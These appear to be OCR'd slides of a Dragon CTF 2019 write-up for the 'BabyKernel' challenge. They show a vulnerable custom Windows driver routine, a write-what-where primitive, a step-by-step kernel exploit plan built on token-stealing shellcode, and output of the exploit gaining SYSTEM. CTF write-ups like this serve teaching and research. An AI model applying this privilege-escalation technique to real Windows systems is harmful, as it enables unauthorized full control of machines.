

BabyKernel - j00ru (460 pts, 2 solves)



```
C:\>whoami
desktop-lv1sbhb\ctf

C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is A469-6AFF

 Directory of C:\

15/11/2019  11:43                44 flag.txt
15/09/2018  08:33    <DIR>          PerfLogs
10/11/2019  17:19    <DIR>          Program Files
10/11/2019  17:49    <DIR>          Program Files (x86)
15/11/2019  12:01    <DIR>          Users
12/11/2019  23:24    <DIR>          Windows
               1 File(s)             44 bytes
               5 Dir(s)  31.198.068.736 bytes free

C:\>type flag.txt
Access is denied.

C:\>
```


C:\Windows\system32\cmd.exe - Users\ctf\Desktop\SecureClient.exe

```
C:\>Users\ctf\Desktop\SecureClient.exe
---===[ SecureStorage Client, Dragon CTF 2019 ]===---
[ ] Protect, unprotect? protect
[ ] Type the message to protect: Test message
[+] Successfully protected message, user-mode buffer is now empty
[ ] Protect, unprotect? unprotect
[+] Retrieved the following message: Test message
[ ] Protect, unprotect?
```

BabyKernel – first recon

- Windows 10 1809 64-bit
    - RDP connection, user can run their processes in Medium integrity mode
- Custom `SecureDrv.sys` loaded in the kernel
- Three IOCTLs exposed
    - `IOCTL_MODE_PROTECT`
    - `IOCTL_MODE_UNPROTECT`
    - `IOCTL_PERFORM_OPERATION`
- `METHOD_NEITHER`, i.e. user-mode input/output pointers are passed in verbatim and have to be sanitized by the driver

BabyKernel – the bug

```
LONG_PTR HandleUnprotectString(PCHAR OutputBuffer, ULONG OutputSize) {
  LONG_PTR Status = STATUS_SUCCESS;

  __try {
    ProbeForWrite(OutputBuffer, OutputSize + 1, 1);

    SIZE_T Length = strlen(globals::StorageBuffer);
    if (OutputSize < Length) {
      Length = OutputSize;
    }

    RtlCopyMemory(OutputBuffer, globals::StorageBuffer, Length);
    OutputBuffer[Length] = '\0';
```

BabyKernel – primitives

- `ProbeForWrite(OutputBuffer, 0, 1)` → C-string write-what-where condition in the kernel
- No infoleak required, kernel address space information available to Medium integrity processes through `NtQuerySystemInformation` etc.
- We may overwrite the static `SecureDrv.sys` operation function, or a pointer in `win32k.sys`, or something else...
- We have all the pieces to write an exploit

BabyKernel – exploitation


1. Get base addresses of `ntoskrnl.exe` and `SecureDrv.sys`
2. Overwrite function pointer with `nt!ExAllocatePoolWithTag`
3. Get the pointer called to allocate kernel RWX memory and get its address
4. Use write-what-where to set up shellcode in the RWX memory
    a. The shellcode copies the security token of `nt!PsInitialSystemProcess` to the current process
5. Set the function pointer to the payload address
6. Invoke the shellcode to get elevated privileges
7. Spawn cmd.exe and get the flag :)

BabyKernel – exploitation

Most of this already described online:

https://j00ru.vexillium.org/2018/07/exploiting-a-windows-10-pagedpool-off-by-one/

BabyKernel – getting the flag



Administrator: C:\Windows\system32\cmd.exe - Exploit.exe

```
C:\Users\ctf\Desktop>Exploit.exe
---===[ Baby Kernel Exploit, Dragon CTF 2019 ]===---
[+] ntoskrnl: fffff803776aa000, driver: fffff80376df0000
[+] Operation handler overwritten with nt!ExAllocatePoolWithTag
[ ] Allocated candidate region: ffff8d89536f0001
[ ] Allocated candidate region: ffff8d89536fa001
[+] Allocated shellcode address: ffff8d89536fa001
[+] Wrote shellcode bytes to the allocated address
[+] Operation handler overwritten with shellcode address, invoking the payload...
[+] Done, spawning an elevated command prompt:
Microsoft Windows [Version 10.0.17763.864]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\>whoami
nt authority\system

C:\>type flag.txt
DrgnS{Kernel_exploitation_is_twice_the_fun!}
C:\>
```